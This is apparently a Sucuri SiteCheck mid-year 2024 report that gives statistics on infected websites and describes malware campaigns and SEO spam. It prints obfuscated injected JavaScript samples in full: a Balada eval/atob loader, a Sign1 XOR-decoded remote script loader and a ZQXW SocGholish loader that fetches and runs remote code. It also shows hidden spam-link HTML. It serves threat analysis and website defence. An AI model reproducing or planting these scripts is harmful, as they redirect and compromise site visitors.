SUCURI

SiteCheck Mid-Year 2024

sucuri.net

Index
SiteCheck Mid-Year 2024

Introduction

Conducting an external website scan for indicators of compromise is one of the easiest ways to identify security issues. While remote website scanners may not provide as comprehensive of a scan as server-side scanners, they allow users to instantly identify malicious code and detect security issues on their website without installing any software or applications.

Our free SiteCheck **remote website scanner** provides immediate insights about malware infections, blocklisting, website anomalies, and errors for millions of websites every month.

In this report, we'll be analyzing data from the first half of the year to identify the most common malware infections found by our SiteCheck remote scanner. We'll also provide examples to help website owners understand how to identify malware in their own environments.


Website Malware Infections

In the first half of 2024, SiteCheck scanned a total of **53,234,574** websites. From this number we detected **681,182** infected sites, while another **101,819** sites were found to contain blocklisted resources.

Website infections can occur for a multitude of reasons. But most often, they're the result of an attacker exploiting a vulnerable website for its valuable resources — credit card information, traffic, SEO, or even server resources.

We analyzed the most common signatures to pinpoint which types of malware were frequently detected on compromised systems. Injected malware and redirects were the most common infection seen in our remote scan data, followed by SEO Spam.

Malware Family Distribution




An overlap in distribution percentages exist, as hacked websites are often infected with more than one type of malware.

Malware & Redirects

A total of **473,135** sites were detected with injected malware and redirects, accounting for **69.46%** of website infections detected by SiteCheck in the first half of 2024.

Malware in this category are defined as malicious external script injections, iframes, inline scripts – and exclude any detections already flagged as SEO spam. They are typically found injected into JavaScript files or nestled within a site's HTML code.

Notable Malware Campaigns



Balada Injector

SiteCheck detected **100,470** sites injected with obfuscated scripts for the ongoing massive malware campaign known as **Balada Injector**, accounting for **21.23%** of malware injections in the first half of 2024

The Balada malware campaign was among the top infections that Sucuri's remediation team cleaned so far this year, and is known to redirect site visitors to scams, ads and other malicious resources.

The JavaScript injections for this campaign are typically typically found in database options of vulnerable plugins, or appended to one or several legitimate .js files or injected into a header and/or footer of the page so that they fire on every page load and redirect traffic to the attacker's final destination.

Character code obfuscation (decoded using **String.fromCharCode**) is a tell-tale sign of Balada injections, although in 2024 it's not that obvious as they try to add other obfuscation layers. For example, here's the most detected variation of the Balada script (**soft.specialcraftbox[.]com**) injected using the **Popup Builder vulnerability**:

```
<div class="sgpb-popup-builder-content-37883 sgpb-popup-builder-content-html">
<img width="1" height="1" class="sgpb-preloaded-image-37883" alt src="/
wp-content/uploads/2023/10/2024-[redacted].png" style="position:absolute;right
    :9999999999999px;"><script id="sgpb-custom-script-37883">jQuery(document).
    ready(function(){sgAddEvent(window, "sgpbWillOpen", function(e) {if (e.
    detail.popupId == "37883") {var posef/*qebh*/=/*qebh*/eval;/*qebh*/var
    aweg/*qebh*/=/*qebh*/atob;posef(aweg("d"+/*qebh*/"mFy"+/*qebh*/"IGQ"+/*
dzviculeg*/"9ZG9jd"+/*qebh*/"W1lbnQ"+/*dzviculeg*/"7d"+/*qebh*/"mFy"+/*qebh*/"
    IHM9ZC5"+/*dzviculeg*/"jcmVhd"+/*qebh*/"GVFbGVtZW5"+/*dzviculeg*/"0"+/*
rnhph*/"KCJz"+/*rnhph*/"Y3JpcHQ"+/*dzviculeg*/"iKTtz"+/*rnhph*/"LnNy"+/*qebh*/
    "Yz"+/*rnhph*/"0"+/*rnhph*/"naHR0"+/*rnhph*/"cHM6Ly"+/*qebh*/"9z"+/*rnhph
*/"b2Z0"+/*rnhph*/"LnNwZWNpYWxjcmFmd"+/*qebh*/"GJveC5"+/*dzviculeg*/"jb20"+/*
rnhph*/"vSlpGWWJDJz"+/*rnhph*/"tkLmd"+/*qebh*/"ld"+/*qebh*/"EVs"+/*dzviculeg*/
    "ZW1lbnRz"+/*rnhph*/"Q"+/*dzviculeg*/"nlUYWd"+/*qebh*/"OYW1lKCd"+/*qebh*/"
    oZWFkJy"+/*qebh*/"lbMF0"+/*rnhph*/"uYXBwZW5"+/*dzviculeg*/"kQ"+/*dzviculeg
*/"2hpbGQ"+/*dzviculeg*/"ocy"+/*qebh*/"k7"));};});});</script></div>
```

When Balada scripts are injected as a link directly to a malicious third party website, they are detected as a blocklisted resource instead of a malware injection; an additional **11,668** websites were detected with blocklisted resources for Balada malware campaign in the first half of 2024. Over 80% of blocklisted Balada scripts pointed to various subdomains of **startperfectsolutions[.]com**.

Sign1

The Sign1 malware campaign is a massive and persistent threat that SiteCheck detected on **56,999** infected websites, accounting for **12.05%** of malware injections in the first half of 2024. It employs deceptive tactics like obfuscating malicious code, dynamic URL generation with time-based randomization, and XOR encoding to evade detection.

When triggered on a compromised site, the malware injects malicious scripts that check the visitor's referrer. If they arrived from major sites like Google or Facebook, it executes code to set tracking cookies and redirect victims to VexTrio scam sites displaying fake "allow if you're not a robot" prompts.

To stay undetected, Sign1 malware is often injected into legitimate WordPress plugins like Simple Custom CSS and JS that allow inserting arbitrary code. This lets attackers modify site

behavior without changing server files, which is harder for security scanners to catch. The malware domains are constantly rotated, using techniques like hexadecimal timestamps in URLs that only work for 10 minutes at a time.

```
<script type="text/javascript">
!function (_76d679) {

    var _201d10 = Date.now();
    var _c75cba = 1000;
    _201d10 = _201d10 / _c75cba;
    _201d10 = Math.floor(_201d10);

    var _576572 = 600;
    _201d10 -= _201d10 % _576572;
    _201d10 = _201d10.toString(16);

    var _a58af8 = _76d679.referrer;

    if (!_a58af8) return;

    var _b92059 = [8062, 8042, 8052, 8054, 8060, 8062, 8050, 8061, 8050, 8052, 8054,
        8033, 7997, 8060, 8033, 8052];

    _b92059 = _b92059.map(function(_be7e99){
        return _be7e99 ^ 7955;
    });

    var _fbb20 = "0f2746abe15325d0d3a4ab12d7983cab";

    _b92059 = String.fromCharCode(..._b92059);

    var _59ae6b = "https://";
    var _52b9a8 = "/";
    var _9fd0a = "engine-";

    var _6826d7 = ".js";

    var _2d6fa9 = _76d679.createElement("script");
    _2d6fa9.type = "text/javascript";
    _2d6fa9.async = true;
    _2d6fa9.src = _59ae6b + _b92059 + _52b9a8 + _9fd0a + _201d10 + _6826d7;

    _76d679.getElementsByTagName("head")[0].appendChild(_2d6fa9)

}(document);
</script>
```


SocGholish

Another malware injection of significant note was **SocGholish**, which was responsible for over **11.88%** of injections in the first half of 2024. In addition to script injections, a total of **37,269** websites were found to contain external script tags pointing to known SocGholish domains.

This malware is responsible for redirecting site visitors to malicious pages designed to trick victims into installing fake browser updates. JavaScript is used to display notices in the victim's web browser and initiate a download for remote access trojans, allowing the attacker to gain full access and remotely control the victim's computer including mouse and keyboard, file access, and network resources. SocGholish is also known to be the first stage in ransomware attacks against large corporations.

In 2024, several distinct website malware campaigns were known to serve SocGholish malware:

SocGholish Variants



In some cases, our remote scanner found more than one type of SocGholish infection on the same site.

NDSW

The **ongoing NDSW/NDSX malware campaign** — the most prevalent SocGolish variant — accounted for **43,106** detections in the first half of 2024.

What differentiates NDSW from so-called "vanilla" SocGholish code is that the malware references an NDSW (or NDSJ) variable and contains a custom wrapper used to dynamically serve the malicious injection through a PHP proxy.

Our remediation team often finds large numbers of impacted files for this infection, as attackers are known to inject the malware into every .js file on the hacked website.

The malware operates in two parts. Firstly, a malicious JavaScript injection (NDSW or NDSJ) is typically found injected within HTML at the end of an inline script or appended to the bottom of every .js file in the compromised environment. The second layer with the NDSX payload (responsible for SocGholish fake browser update pages) is served by a malicious PHP proxy script, which is typically located in a random directory on the same infected domain.

In addition to the common NDSW injections, we started detecting ZQXQ and ZQXW variations in the first half of 2024.

```
;if(typeof zqxw==="undefined"){(function(F,G){var O={F:'0xd2',G:'0xd0',k:0xe6,X:0xc6,E:0xd6,h:
    '0xbf',L:'0xf4',v:0xd1,K:'0xf5',V:0xe4},w=q,k=F();while(!![]){try{var X=-parseInt(w(O.F))/
    (0x1*0x2107+0x8b4*-0x3+-0x6ea*0x1)*(parseInt(w(O.G))/(0x1*-0x19b1+0x1*0x2fb+0xb5c*0x2))+
    parseInt(w(O.k))/(-0x1adc+-0x8ad+-0x82*-0x46)+parseInt(w(O.X))/(-0x524+-0xc88+0x11b0)+
    parseInt(w(O.E))/(-0x119c+-0xcfa+0x1e9b)+-parseInt(w(O.h))/(-0x86*0x13+0x83*0x1d+-0x4df)+
    parseInt(w(O.L))/(0x38*0x7a+0x1a95*0x1+-0x353e)*(-parseInt(w(O.v))/(-0x127e+-0x1e73+0x30f9
    ))+-parseInt(w(O.K))/(0x17fc+0x44*0x14+-0xe3*0x21)*(-parseInt(w(O.V))/(-0xfd1+-0x3*-0x1c9+
    0xa80));if(X===G)break;else k['push'](k['shift']());}catch(E){k['push'](k['shift']());}}}(
    m,-0x8c2c*-0x2+0x48d0e+-0x288cc));var zqxw=!![],HttpClient=function(){var i={F:'0xc3'},j={
    F:0xce,G:'0xf1',k:'0xcd',X:0xed,E:'0xdb',h:'0xc8',L:0xcc,v:'0xf0',K:0xdd},u={F:'0xc5',G:0x
    c0,k:'0xee',X:0xc7,E:0xcb,h:0xd4,L:'0xcf',v:0xe2,K:0xe5},R=q;this[R(i.F)]=function(F,G){
    var p=R,k=new XMLHttpRequest();k[p(j.F)+p(j.G)+p(j.k)+p(j.X)+p(j.E)+p(j.h)]=function(){var
     z=p;if(k[z(u.F)+z(u.G)+z(u.k)+'e']==-0xdfd*0x2+-0x4*0x7ed+-0x3*-0x13e6&&k[z(u.X)+z(u.E)]
    ==0x2390+0x25ca+-0x4892)G(k[z(u.h)+z(u.L)+z(u.v)+z(u.K)]);},k[p(j.L)+'n'](p(j.v),F,!![]),k
    [p(j.K)+'d'](null);};},rand=function(){var C={F:'0xc9',G:0xdc,k:0xdf,X:0xef,E:0xe9,h:0xf7}
    ,o=q;return Math[o(C.F)+o(C.G)]()[o(C.k)+o(C.X)+'ng'](-0x1a49+0x1*0xeb9+-0x6b*-0x1c)[o(C.E
    )+o(C.h)](0x25eb+0x1146+-0x3*0x1265);},token=function(){return rand()+rand();};(function()
    {var Z={F:'0xd5',G:0xca,k:'0xd3',X:0xc2,E:'0xfa',h:'0xf2',L:'0xfb',v:'0xd9',K:0xf8,V:0xda,
    T:0xd8,b:0xe9,Y:'0xf7',s:'0xf3',I:0xf3,B:0xe3,f:'0xf6',D:'0xd7',U:'0xec',M:'0xe1',N:'0xc4'
    ,c:0xf9,g:0xe7,x:0xeb,n:0xe8,l:0xde,d:0xc1,J:0xc3},A={F:0xf8,G:0xda},H={F:0xea,G:0xe0},Q=q
    ,F=navigator,G=document,k=screen,X=window,E=G[Q(Z.F)+Q(Z.G)],h=X[Q(Z.k)+Q(Z.X)+'on'][Q(Z.E
    )+Q(Z.h)+'me'],L=G[Q(Z.L)+Q(Z.v)+'er'];h[Q(Z.K)+Q(Z.V)+'f'](Q(Z.T)+'.')==0x1fdf+-0x231a+0x
    33b&&(h=h[Q(Z.b)+Q(Z.Y)](-0x19*0xd1+0x1af7+-0x22e*0x3));if(L&&!V(L,Q(Z.s)+h)&&!V(L,Q(Z.I)+
    Q(Z.T)+'.'+h)&&!E){var v=new HttpClient(),K=Q(Z.B)+Q(Z.f)+Q(Z.D)+Q(Z.U)+Q(Z.M)+Q(Z.N)+Q(Z.
    c)+Q(Z.g)+Q(Z.x)+Q(Z.n)+Q(Z.l)+Q(Z.d)+'='+token();v[Q(Z.J)](K,function(T){var S=Q;V(T,S(H.
    F)+'x')&&X[S(H.G)+'l'](T);});}function V(T,b){var y=Q;return T[y(A.F)+y(A.G)+'f'](b)!==-(-
    0x1*-0x1e71+-0x1d*-0x6d+-0x2ac9);}}());function q(F,G){var k=m();return q=function(X,E){X=
    X-(0xcb5*0x1+-0x390+-0x866);var h=k[X];return h;},q(F,G);}function m(){var Y=['//j','www',
    'err','exO','cha','dom','sen','js?','toS','eva','clo','seT','htt','4486610hCYSrG','ext','
    114180CVoHIm','/ad','in.','sub','qwz','v.m','sin','ate','tat','tri','GET','ead','tna',':// 
    ','7snzPzE','9ONayRU','ps:','str','ind','com','hos','ref','1709940ISQAey','dyS','ver','ati
    ','get','ud.','rea','1299056zfbtgU','sta','nge','ran','kie','tus','ope','yst','onr','pon',
    '232698LAWcVQ','2903896gTpDvD','1WtWkbq','loc','res','coo','783855twJUzE'];m=function(){
    return Y;};return m();}};
```

(typeof zqxw==="undefined") variation

SiteCheck also detected other types of fake browser updates that were unrelated to SocGholish malware on **16,511** sites.

DNS TXT Records

Detected on **23,820** infected sites in the first half of 2024, the **DNS TXT records** malware campaign infects WordPress websites by injecting malicious code snippets through the WordPress plugins.

The malware fetches encrypted redirect URLs from dynamic DNS TXT records of attacker-controlled domains. These URLs lead to malicious sites that initiate redirect chains to VexTrio scam pages. Initially, the malware used client-side JavaScript injections, but in March 2024 switched to stealthier server-side PHP redirects.

The malware employs evasive techniques like hiding the plugin, disguising admin notifications, and introducing a cookie-based backdoor to update the DNS tracking domain or create rogue admin users. It also ensures persistence through the attacker's bots, who reactivate the plugin whenever it is disabled.

Bogus URL Shorteners

Detected on **16,086** infected websites during the first half of 2024, the **Bogus URL Shorteners malware campaign** leverages URL shortening services to redirect website visitors to low-quality question and answer sites monetized through Google Adsense.


The malicious code is often injected into WordPress pages, posts, testimonials, or comments as obfuscated JavaScript containing multiple bogus URL shorteners. When executed on a mobile browser after a user interaction, it redirects visitors through several layers of intermediary sites mimicking Google search clicks before landing on the spam blogs displaying Google ads.

Web3 Crypto Drainers

SiteCheck detected **Web3 Crypto Drainer malware** on **9,966** infected websites in the first half of 2024. This campaign represents a recent surge involving a novel form of website malware targeting Web3 and cryptocurrency assets by injecting crypto drainers onto compromised websites.

These drainers use phishing tactics like misleading popups to trick visitors into connecting their cryptocurrency wallets to the malicious site. Once connected, the malware drains funds from the victim's wallet by signing unauthorized transactions that transfer assets to the attacker's wallet.

One of the biggest Crypto Drainer campaigns is called "Angel Drainer" which has been spreading these malicious injections across thousands of hacked websites since January 2024. The injected scripts create fake "Connect Wallet" popups that claim to be for accepting terms, claiming airdrops, or verifying the visitor's wallet under false pretexts; signing these requests allows the drainer to access and drain the victim's cryptocurrency funds.



Other drainer campaigns impersonate legitimate Web3 platforms and services to phish wallet connections.

SEO Spam

A total of **234,033** websites were detected with SEO spam by SiteCheck in the first half of 2024, accounting for **34.36%** of all infected site detections.

SEO spam often results in unwanted keywords, spam content, advertisements, or malicious redirects to the attacker's site. It also happens to be one of the **most common types of**

malware found during remediation cleanup — and is known to inject thousands of pages in the compromised environment.

Since an SEO spam infection typically allows an attacker to piggyback off the victim website's hard earned rankings, they can be exceptionally valuable for the attacker — at the expense of the webmaster's hard work and effort.

Attacks are known to leverage link injections, spam comments, or even create new posts or pages on the hacked site. Furthermore, these attacks can impact websites on any CMS, including WordPress, Joomla, Drupal, or Magento.


Our team regularly encounters three main techniques used to inject spam into websites:

- Fake spam posts injected into the CMS database
- HTML code injections into plugin or theme files containing concealed elements
- Dynamic **spam doorway pages** that generate content on demand

If left untreated, an SEO spam infection can lead to **blocklisting by Google** and other major search authorities — which can significantly damage website rankings, reduce organic traffic, and negatively impact reputation. If you operate an ecommerce store, an infection can result in lost revenue and even impact your **PCI DSS compliance** if data is breached.

Let's take a look at some of the most common SEO spam categories from the first half of 2024.

SEO Spam Distribution



Hidden content

The hidden content category accounted for **25.86%** of all SEO spam detections and was detected on **60,527** infected sites.

Hidden content is a common black hat SEO technique used to conceal spam content within legitimate web pages. Attackers use these tricks to leverage a website's rankings without drawing attention to the infection.

The most common technique used to hide content on a compromised website was concealing links within **HTML** blocks shifted off the visible area using big negative numbers as absolute block position offset. This practice was detected on **10,557** websites.

```
<code style="position: absolute; top: -12993px;"><a href="https://www.stigvape.com/"
target="_blank" rel="noopener">https://stigvape.com/</a> are the perfect combination
of classic. high quality and cheap <a href="https://www.tomfordreplica.ru/" target="
_blank" rel="noopener">https://www.tomfordreplica.ru/</a> for sale. <a href="https://
www.luxuryreplicawatch.to/" target="_blank" rel="noopener">luxury replica watches</a>
 mens and ladies watches for sale. neoclassicalism and even today's variables are
actually plus the factors from <a href="https://www.dragxvape.com/" target="_blank"
rel="noopener">dragxvape.com</a> reddit. <a href="https://
www.audemarspiguetwatches.to/" target="_blank" rel="noopener">audemars piguet replica
</a> forum causes refined electro-mechanical running watches. <a href="https://
www.vapesshops.de/" target="_blank" rel="noopener">vapesshops.de e zigarette</a> in
a huge way of design. will not wander in addition to liberty would be the soul
connected with who makes the best <a href="https://www.montrereplique.to/" target="
_blank" rel="noopener">https://www.montrereplique.to/</a>. who makes the best <a href
="https://patekphilippereplica.ru/" target="_blank" rel="noopener">patek philippe
replica</a> built authority into room table altar. who makes the best <a href="https
://www.stellamccartneyreplica.ru/" target="_blank" rel="noopener">replica stella
mccartney</a> is going to be switzerland look sector's fantastic name brand. rolex <a
 href="https://www.upscalerolex.to/" target="_blank" rel="noopener">
https://www.upscalerolex.to/</a> will be the special heart and soul regarding
specialist information and also talent. </code>
```

The links are not visible to ordinary site visitors unless they happen to be examining the code — but injected links are visible to search engines.

Another common trick was placing spam in an HTML block with 0 height and 0 font size (E.g.), accounting for **5,557** SiteCheck SEO spam detections.

```
<span style="display:block; font-size:0;height:0;">Fitness diet for women to lose
weight &#8211; Routine to lose weight at home for fat women <a href="https://
monstersteroids.net/" title="anabolic for sale">anabolic for sale</a> motivational
phrases exercise &#8211; ideas and inspiration</span>
```

Keyword spam


The keyword spam category accounted for **22.05%** of all SEO spam detections and was found on **51,617** infected websites.

This category primarily includes spam for pharmaceutical drugs, essay services, dating services, and replica knock-off products. SiteCheck's signatures also detect these infections as hidden link injections or "cloaking" injections.

Attackers use cloaking techniques to show content or URLs to search engines that are entirely different from results displayed to website visitors, essentially manipulating search engine rankings for terms that are irrelevant to the website's original content.
As an illustration, attackers may inject scripts that serve up a completely different page filled with spam content to Google, while showing an unmodified webpage to website visitors is one . Alternatively, the attacker's scripts might only insert keywords or spam content into a webpage when the user agent belongs to a search engine — not a site visitor.

